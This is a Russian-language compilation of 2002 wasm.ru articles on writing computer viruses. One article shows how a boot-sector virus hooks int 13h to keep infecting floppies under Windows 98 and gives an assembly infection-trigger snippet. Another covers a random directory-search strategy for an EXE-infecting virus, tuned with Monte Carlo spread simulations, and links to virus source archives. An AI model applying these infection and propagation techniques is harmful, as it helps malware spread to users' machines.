

Архив статей wasm.ru. Том 5: Вирусология

Собрание русскоязычных статей сайта wasm.ru о программировании, ассемблере, реверс-инжиниринге и компьютерной безопасности. Том 5 из 11. Разделы: 9. Вирусология. Все приложенные файлы находятся в wasm_files.zip.

Больше крутых материалов в моём телеграм канале [@grogrigs](#)

9. Вирусология

Бут-вирус под виндовс98: старые звери в новом лесу

Автор: Chingachguk / HI-TECH

Дата: 2002-06-14

ПРЕДИСТОРИЯ

В книге Игоря Ковалья **"Как написать компьютерный вирус"** (2000 год, издательство "Символ-Плюс") рассматривается возможность реализации загрузочного вируса, способного функционировать под Windows. Под возможностью функционирования понимается способность программы поражать стандартные мишени - бут-сектора дискет.

Для начала приведем стандартный алгоритм простого нефайлового вируса ("form", "stone", проч.). Перехватив тем или иным способом процесс загрузки с винчестера, вирус, если он собирается быть активным (резидентным) в течении всего сеанса работы компьютера, использует перехват прерывания(ий) с целью следить за обращениями пользовательских программ к дисководу(ам) и, выбрав момент, перенести свое тело на дискету в ее BOOT- сектор.

Самое простое, что можно сделать (и было сделано много раз) в этом направлении – это перехватить сервис BIOS прерывание int 13h, предназначенное для работы с жесткими дисками и дискетами. Такой выбор объясняется следующими причинами:

- Вирус получает управление перед/после выполнения программ MBR или BOOT активного раздела жесткого диска, когда доступными для перехвата являются только сервисы BIOS – операционная система еще не активизировала свои прерывания;
- Большинство пользовательских программ при работе с дискетами косвенно через сервисы OS вызывают int 13h и несложные проверки на номер драйва, сектора и дорожки позволяют легко идентифицировать момент заражения дискеты.

Таким образом, все, что необходимо для функционирования такого класса программ – это OS, использующая для работы с накопителями ТОЛЬКО сервисы, предоставляемые BIOS.

ПРОБЛЕМА

Однако что же будет в "плохом" для нас случае, когда противная операционная система по тем или иным причинам не желает использовать стандартные средства для доступа к драйвам, а норовит использовать свои драйвера?

Игорь Коваль в своей книге исследовал работу классического резидентного (на int 13h) вируса под Windows, и обнаружил, что после загрузки системы вирус перестает быть активным. Точнее говоря, он становится псевдоактивным – с винчестером OS продолжает работать через него, но вот вызовы программ (автор уделил особое внимание дос-окошкам – Norton Commander) для работы с дисководами до него не доходят. Следовательно, вирус не может активизироваться для заражения дискеты, поскольку он отлавливает момент обращения именно к дисководам (скажем, сравнение

номера драйва в регистре dl <=1). Оказалось, что Windows, по словам автора, использует свой драйвер для работы с дискетами, а вот для жесткого диска "предпочитает" работу стандартными средствами ... (Далее будет показано, что это не совсем так - поведение OS более нешаблонно при выборе стратегии работы с накопителями).

РЕШЕНИЕ И. КОВАЛЯ

- Скачать сырец (находится в архиве wasm_files.zip: files/article84/koval.zip)

Столкнувшись с вышеприведенной проблемой, И. Коваль пошел по пути использования перехвата сервиса DOS для работы с дисками, а именно – int 21h, функции 0eh (смена текущего диска). Алгоритм триггера активизации вируса в этом случае даже проще, чем в случае int 13h – достаточно следить за попытками выбрать через эту функцию дисковод.

Осталось решить, как перейти от момента загрузки компьютера к перехваченному прерыванию int 21h.

Общий принцип перехода заключался в активном ожидании загрузки DOS и перехвате int 21h после его появления.

Автор показал, что ожидающая программа не может использовать очевидные на первый взгляд прерывания int 1ch, int 08h и int 09h. Дело в том, что Windows перестает использовать стандартные биос-обработчики этих

прерываний в своей работе и восстанавливает вектор int 21h. Решением оказалось использование вектора int 16h. Обработчик этого вектора "остается в живых" после загрузки, и, более того, вызывается во всех без исключения программах Windows – даже таких, как Word.

Схематично работу такого вируса можно представить следующим образом:

1. При первом получении управления в процессе загрузки mbr вирус перехватывает int 16h;
2. Обработчик прерывания int 16h следит за вектором int 21h, вызывая его недокументированной функцией AX=0babch – контроль на перехват;
3. Если вектор int 21h не отвечает стандартным образом, то считается, что необходимо выполнить перехват int 21h;
4. Обработчик int 21h следит за сменой диска, контролируя функцию 0eh.

Автор утверждает, что такой вирус нормально работает в DOS окошках и оставляет "на будущее" реализацию работоспособной программы во всех приложениях Windows.

ДАЛЬНЕЙШИЕ ИЗЫСКАНИЯ

- Скачать сырец (находится в архиве wasm_files.zip: files/article84/chingach.zip)

Пройдя некоторое время по этому пути, я проверил утверждения насчет "живучести" перехватчиков векторов int 16h и int 13h под Windows. Оказалось – все так и есть, правда, остается непонятным детальный механизм перехвата int 21h с вектора int 16h. Вектор int 16h вызывается не при нажатии любой клавиши, а только специальных (типа shift). Видимо, это делается для того, чтобы биос мог отследить состояние своих флажков...

Однако далее я задался целью написать работоспособный под Windows вирус, который:

1. Перехватывает прерывание int 13h при загрузке и использует только его;
2. Работает во всех задачах (таких, как Word);
3. Не использует особенностей OS (в данном случае – перехват чисто dos-ого прерывания int 21h, а является потенциально опасным для любых OS, работающих по тем или иным причинам с винчестером через BIOS).

Проблема с активностью вполне решается таким перехватом. Как уже было сказано, перехватчик int 13h вызывается при ВСЕХ операциях с винчестером. Остается поймать момент обращения к дисководу. На бессмысленность периодических запросов (а не засунули в дисковод ли чего-нибудь?) указал сам И. Коваль.

Рассмотри процесс форматирования дискеты (неважно, из виндового приложения или из NC). OS должна, нет, она просто обязана записать на него свой новенький бут-сектор. А где она его может взять? Конечно, с винта! А кто винт контролирует?! Мы! Так чего же мы ждем:

(Скажем, только что с винта был прочитан сектор, и он сейчас в es:[bx])

```
push es                ; Check for BOOT Signature...
cmp word ptr es:[bx+01feh],0aa55h
jnz @@NoBootRec
cmp byte ptr es:[bx],0ebh
jnz @@NoBootRec        ; Real BOOT Record ?!
mov ah,02h             ; Try to Infect !!!
mov ds:[si+8],ah       ; It works under Windows too )))
```

Причем, проверка на наличие команды jmp short (cmp byte ptr es:[bx],0ebh) вроде и необязательна... Это я проверил, когда поставил типа beep внутри этих проверок, и следил когда он раздаётся при загрузке винды, чтении дискеты ...

Некоторой неожиданностью для меня оказалось то, что такой алгоритм работает не только в случае форматирования! А также и в случае невинного обращения к дисководу... Зачем Windows(или еще кто) читает в этот момент с винчестера загрузочный бут-сектор – для меня пока загадка. Может, параметры какие выверяет?...

ПОЧЕМУ ЭТО ВООБЩЕ РАБОТАЕТ?

Почему Windows вызывает прехватчик int 13h, инсталлировавшийся при загрузке (из MBR) во всех своих задачах?

Как оказалось, вопрос, представлявший мне тривиальным на этапе разработки вируса и прочтении книги И. Ковалю, имеет довольно сложный ответ. Оказывается, что (нижеизложенное выяснилось при стихийно возникшей дискуссии на bugtraq- forum, участвовали люди с никами :-)) и z0, было это примерно в середине октября 2001 года):

- При загрузке винда определяет, где находится обработчик int 13h. Если он не в биос-е, то она считает, что устройство - нестандартное, и работает с винчестером через него. Причем неважно, является ли вирус стеллсом или нет (будет ли разница в чтении загрузочного сектора через родной драйвер виндов и int 13h).
- Так работает только 98-ые винды, винды же 95 не вызывают такой перехватчик (!)
- Если же перехватчик указать в autoexec.bat, то обе винды (и 95 и 98) однозначно работают через него с диском.

БЛАГОДАРНОСТИ

- Игоря Ковалю за замечательную книгу, позволившую мне глубоко понять механизм работы Windows;
- всех участников форума **bugtruq** за их разъяснения :)

Случайные числа упрощают алгоритм

Автор: Chingachguk / HI-TECH

Дата: 2002-06-14

В данной статье под случайными числами понимается возможность получения псевдослучайной последовательности символов в заданном диапазоне значений. И только. Математические теории их получения и прочие вопросы не рассматриваются. Я попытался с помощью случайных чисел упростить алгоритм поиска файлов в OS DOS (Windows) и провести небольшое исследование поведения программы, обладающей таким алгоритмом.

- Скачайте сырец (находится в архиве `wasm_files.zip: files/article85/chin2src.zip`)

СУТЬ ИССЛЕДОВАНИЙ

Сначала коротко о поиске файлов и каталогов в DOS (Windows). Как известно, для поиска файлов и каталогов используются два сервиса прерывания `int 21h` - `FindFirst` и `FindNext` (функции `4eh` и `4fh`). Для указания цели поиска следует передать атрибут файлов в регистре `sx`, указатель на путь до каталога поиска и маску в файла в виде строки (в регистрах `ds:[dx]`). Например: `MyPath db 'c:\tmp*.bat',0`.

В этом случае поиск выполнится в каталоге `c:\tmp`, будут (или не будут) найдены все файлы с расширением `".bat"`. Сначала для инициализации поиска следует вызвать сервис `FindFirst`, а последующие найденные файлы будут возвращаться после вызова `FindNext`. Папки (директории) ищутся аналогично - например, по маске `".*"` и атрибуту `16` (директория).

Результаты поиска DOS помещает в так называемую DTA (Data Transfer Area). К примеру, при запуске программы она по умолчанию находится в PSP программы (для `com`-файла по смещению `80h`). Но, при желании, DTA можно переопределить, чтобы не портить содержимое PSP. В этой области, помимо имени найденного файла, находятся такие атрибуты файла как дата и время.

Таким образом, чтобы найти нужные файлы в подкаталогах различного уровня вложения, требуется вначале найти все каталоги первого уровня вложения, затем в каждом из них - подкаталоги второго уровня, ... последнего уровня, и при этом в каждом подкаталоге искать нужные файлы.

Данная задача - не из легких. В простой реализации ее решением может быть использование очередей (динамические связанные элементы, реализуемые, например, в Паскале через указатели). Более сложной реализацией (но и более красивой!) является рекурсия (к примеру, процедуре передается в стеке стартовый каталог).

Я реализовал алгоритм, отличный от вышеприведенных, требующий только статического буфера слов длиной 256 (с запасом!). Возможно, есть и другие варианты алгоритмов, но по общей оценке все они грешат следующими недостатками:

- сложность и большой размер кода (даже на `asm!`);
- низкое быстродействие;
- самое главное - если нам нужно найти любой подходящий объект во множестве каталогов (не все, а первый попавшийся!), то удручает применение столь мощной "артиллерии" (выше) для решения достаточно простой задачи.

Где же и зачем может быть поставлена задача поиска любого первого объекта? Я для примера рассмотрел обычный файловый нерезидентный вирус, способный заражать exe-файлы.

Коротко о алгоритме таких вирусов. Сразу после запуска зараженной программы вирус получает управление, и у него есть незначительное время, чтобы выполнить задачу всего живого на этой планете - размножиться, т.е., чтобы выполнить закон Дарвина.

Время незначительное, потому что он не хочет быть похожим на операционную систему с ее сообщением "Install... Please Wait...". Можно схалтурить, и посмотреть "под ноги" - в текущий каталог, откуда запустилась программа. Для этого просто нужно выполнить поиск файлов прямо здесь с маской "*.exe". Но так мы далеко не уйдем - максимум, что можно, это заразить все файлы в одной директории, и точка. Не говоря уж о всем диске и других драйвах... Конечно, если пользователи не будут постоянно копировать друг у друга файлы и вдобавок раскидывать их по всем своим папкам. Правда, в этом случае сектор поражения тоже будет невелик - пациенты психушки имеют ограниченное число контактов с внешним миром.

Таким образом, приходим к вирусу, который должен искать мишени в других местах (каталогах, дисках). Например, можно получить текущий диск, перейти в его корень, и заражать файлы, лежащие в корне. Или пойти дальше - поискать во всех каталогах корня exe-файлы одним из вышеперечисленных алгоритмов.

ПЕРВИЧНАЯ РЕАЛИЗАЦИЯ ДРУГОГО ПОДХОДА

Однако можно посмотреть на проблему не так прямолинейно. Ведь нам на самом деле нужен всего лишь любой случайный объект. Заразив его, наш код удваивается, а, следовательно, в следующий раз уже будет выбрано два случайных объекта, потом - четыре, и так по нарастающей.

Мной был реализован такого рода алгоритм. При начальной реализации я задал три случайно выполняющихся действия, которые вирус может запустить при своем старте:

- случайным образом сменить диск (логический);
- случайным образом перейти в верхний каталог (команда "cd ...");
- случайным образом найти подкаталог со случайным номером и перейти в него.

После выполнения одного или нескольких действий из этого списка, текущим каталогом для поиска становится в общем случае произвольный, но другой! каталог, возможно, на другом логическом диске.

БОЛЕЕ ПОДРОБНОЕ ОПИСАНИЕ И ПЕРВЫЕ РЕЗУЛЬТАТЫ

Итак, необходимо определиться - как будет активизироваться каждое из трех действий.

Для начала необходимо задать случайное число (числа), чтобы разыграть вероятность каждого действия. Для этих целей был взят сервис того же `int 21h` - функция получения системного времени `2ch`, которая возвращает в регистре `dl` достаточно случайное число сотых долей секунды.

Далее необходимо определиться со стратегией - с какой вероятностью будем выполнять каждое из действий. Почему не выполнять их с максимальным приоритетом (всегда пытаться сменить диск, выйти наверх и найти что-нибудь "под ногами")? Так мы сузим себе круг поиска и, самое главное - будем негибки к различным конфигурациям пользователя (скажем, у одного много подкаталогов, а другой все скинул в корень). С этой целью в программе задается три параметра вероятностей

активизации:

- VarOfDrive(0...99) - вероятность перехода на другой диск;
- VarOfUpDr(0...99) - вероятность перехода в верхний каталог;
- VarOfDnDr(0...99) - вероятность поиска подкаталога с произвольным номером.

Итак, с вероятностью VarOfDrive начинаем искать другой диск в пределах поддерживаемых DOS (0...31). Далее, независимо от результата предыдущего действия, с вероятностью VarOfUpDr выполняем команду "cd ...", и с вероятностью VarOfDnDr, опять-таки независимо от предыдущих событий, ищем каталог с произвольным в разумных пределах номером (скажем, не более 24) "под ногами" и, если он найден, переходим в него. При этом в момент поиска подкаталога происходит сверка с DOS-временем файла в DTA, и если время и текущий номер поиска кратны 4, то каталог с таким номером досрочно признается годным.

Надо признать, что в первичной реализации я действовал скорее по наитию - параметры выбрал достаточно наобум: VarOfDrive = 33%, VarOfUpDr = 50% и VarOfDnDr = 50%. Причем последние оказались зависимыми друг от друга. Для розыгрыша во всех событиях бралось одно и то же число - всегда число сотых долей секунды, полученное при старте.

Тем не менее, испытания показали, что, будучи запущен из какого-либо каталога, вирус, на первый взгляд, очень активно "снует" по каталогам и дискам в поисках мишеней.

СТРАТЕГИЯ С УМОМ

Однако можно задаться вопросом - а насколько эффективно был сделан выбор вероятностей VarOfDrive = 33%, VarOfUpDr = 50% и VarOfDnDr = 50%, и что же будет со всеми-всеми программами на всех-всех дисках в общем случае? Заразит ли вирус(ы) их все или забьется в какой-нибудь каталог и по тем или иным причинам не сможет вырваться из него в силу неправильно выбранной стратегии? Если в случае вируса, который умеет заражать только в текущем каталоге, проверка тривиальна, то в нашем случае вот так все не проверишь... Не будешь же, в самом деле, последовательно обходить десятки а то и сотни каталогов в непонятно какой последовательности!

С целью получения хоть какого-то ответа на эти вопросы мною была написана специальная программа, моделирующая распространение вируса по заранее выбранной конфигурации дисков и каталогов.

МОДЕЛИРОВАНИЕ ПРОЦЕССА РАЗМНОЖЕНИЯ ВИРУСА

Для начала зададим параметры идеальной модели конфигурации дисков и каталогов в них:

- DriveNumber - число логических дисков;
- DirsPerDrive - число корневых каталогов на каждом диске;
- DirsLevel - уровень вложенности каталогов. Это означает, к примеру, что если задан уровень вложенности 2, то у корневого каталога может быть не более двух вложенных директорий. Например: C:\TEMP - корневой каталог, в нем есть две папки - DIR1 и DIR2 (C:\TEMP\DIR1 и C:\TEMP\DIR2), у папок DIR1 и DIR2 могут быть подкаталоги, но в этих подкаталогах не может быть других подкаталогов;
- LocDirs - сколько папок в любой директории, включая корневые;

- ExecutableProgs - число исполняемых модулей в любой папке (в корне у меня их нет!), которые можно заразить.

Будем задавать также различные параметры стратегии распространения вируса - все те же VarOfDrive, VarOfUpDr и VarOfDnDr.

Для моделирования поведения вируса и получения результатов общего заражения воспользуемся методом Монте-Карло, проще говоря - методом случайного розыгрыша событий. В данном случае можно было, конечно, попытаться вывести аналитическую зависимость количества заражаемых модулей от количества запуска произвольных программ, но данный способ представляется мне гораздо более сложным, чем тот, который описан ниже.

Метод Монте-Карло очень прост. Пусть, к примеру, есть монета, и мы хотим узнать, с какой вероятностью будет выпадать орел. Для большего интереса пусть монета кривая, и, скорее всего, будет не фифти-фифти, а что-то другое. Можно метнуться к талмудам с формулами кривизны поверхности монеты, зависимостями плотности воздуха от расстояния до поверхности земли - но куда проще кинуть монету раз сто и, запомнив число выпадений орла, определить вероятность его выпадения (разделив это число на сто).

В нашем случае будем делать вот что. Доопределим несколько параметров уже самого моделирования:

- MaxDays - число дней испытаний;
- ProgPerDay - число запусков произвольных программ в день;
- AverCounter - число проходов по всем дням (т.е. прогоняем весь процесс заражения AverCounter раз - прямо как с монетой).

Испытания будут заключаться в следующем. Пусть вначале все программы на всех DriveNumber дисках будут незараженными. Заразим произвольную программу. Потом будем выбирать случайную программу (имитируя ее запуск) ProgPerDay раз в день, и так MaxDays дней. Фактически, в одном проходе мы выполняем запуски программ ProgPerDay*MaxDays раз - так сделано просто для наглядности. Если случайно запущенная программа окажется зараженной, то мы можем имитировать активизацию вируса из конкретного каталога и диска. Модельный вирус, в свою очередь, получит случайное число (как бы досовские сотые секунды) в качестве параметра и с ним запустит собственный генератор случайных чисел (в первичной реализации я не понимал необходимости такого генератора). Далее он случайным образом выполнит действия по смене диска и каталога и, если найдет незараженную программу, выполнит ее заражение. Таким образом, число зараженных программ будет увеличиваться.

Проведя один такой прогон по всем дням, будем записывать число зараженных программ за каждый день, добавляя это число к соответствующему числу зараженных программ за этот день в предыдущем прогоне. Проведя все прогоны, усредним полученные значения по числу прогонов и получим зависимость числа зараженных программ от числа дней существования вируса в нашей системе.

Таким образом, задав те или иные параметры системы, мы получим ответ, насколько эффективно были выбраны параметры стратегии в той или иной конфигурации системы.

РЕЗУЛЬТАТЫ МОДЕЛИРОВАНИЯ

Как только я провел серию первых испытаний со стратегией, соответствующей первоначальной реализации вируса, то сразу стало ясно, насколько она оказалась неэффективна! Оказалось, что такой вирус практически ничего не заражает - менее 5% программ! Пришлось дополнить алгоритм стратегии следующими усовершенствованиями:

- в вирус был добавлен генератор псевдослучайных чисел;
- параметры VarOfDrive, VarOfUpDr и VarOfDnDr стали по-настоящему независимыми друг от друга - оказалось, что их взаимная зависимость серьезно сужает эффективность алгоритма случайного поиска!




Рис. 1

На рис.1 изображена зависимость числа зараженных программ от числа дней существования вируса в системе для следующих параметров:

- MaxDays = 200 - число дней испытаний;
- ProgPerDay = 50 - число запусков произвольных программ в день;
- DriveNumber = 8 - число логических дисков;
- DirsPerDrive = 12 - число корневых каталогов на каждом диске;
- DirsLevel = 2 - уровень вложенности каталогов;
- LocDirs = 2 - количество папок в любой директории, включая корневые;
- ExecutableProgs = 2 - число исполняемых модулей в любой папке.

Т.е. всего было выполнено 10000 запусков для 1344 программ. Каждая программа запускалась примерно 9 раз. Число каталогов в корневом каталоге рассчитывается по формуле: $(LocDirs^{(DirsLevel + 1)} - 1) / (LocDirs - 1)$ - фактически, сумма геометрической прогрессии).

Параметры стратегии были следующими:

VarOfDrive = 50%, VarOfUpDr = 50% и VarOfDnDr = 50%.

Далее я сразу обнаружил очень интересный эффект - если в системе запускать программы неограниченно долго (число запусков $\gg$ числа программ), то вирус никогда не сможет заразить все программы! По крайней мере, это проявлялось для вышеприведенных параметров, с той лишь разницей, что число дней запуска было увеличено до 2000 (рис.2). Насыщение наступает примерно на уровне всего 40% от всего числа программ. Причем повторяюсь, первая зараженная программа выбиралась произвольно - а это означает, что режим насыщения наступает независимо от того, какая программа будет заражена первой!




Рис. 2

Далее я поэкспериментировал с параметрами стратегии. В одном случае (конфигурация системы прежняя) параметры стратегии были: VarOfDrive = 10%, VarOfUpDr = 50% и VarOfDnDr = 50% (неактивно меняем диски, но достаточно активно лезем в верхние и нижние каталоги), в другом - VarOfDrive = 50%, VarOfUpDr = 50% и VarOfDnDr = 50% (средне-активно меняем диски, каталоги), а в третьем - VarOfDrive = 90%, VarOfUpDr = 50% и VarOfDnDr = 50% (очень активно меняем диски). Результат представлен на рис.3. Вероятности смены диска: "-" - 10%; "----" - 50%; "- - -" - 90%.




Рис. 3

В следующем случае я исследовал на тех же параметрах системы что выгоднее: активно менять каталоги ($\text{VarOfDrive} = 5\%$, $\text{VarOfUpDr} = 90\%$ и $\text{VarOfDnDr} = 30\%$) или активно менять диски ($\text{VarOfDrive} = 90\%$, $\text{VarOfUpDr} = 10\%$ и $\text{VarOfDnDr} = 90\%$), т.е. активно менять текущий драйв и "расползаться" по подкаталогам. Результат на рис.4 (вероятности смены диска, перехода в верхний каталог и вероятность перехода в нижний каталог: "-" - 5%,90% и 30%; "----" - 90%,10% и 90%.




Рис. 4

Далее я решил посмотреть поведение вируса для конфигурации с малым количеством логических дисков и относительно большим количеством подкаталогов. Параметры новой конфигурации:

- DriveNumber = 2 - число логических дисков;
- DirsPerDrive = 10 - число корневых каталогов на каждом диске;
- DirsLevel = 2 - уровень вложенности каталогов;
- LocDirs = 4 - количество папок в любой директории, включая корневые;
- ExecutableProgs = 2 - число исполняемых модулей в любой папке.

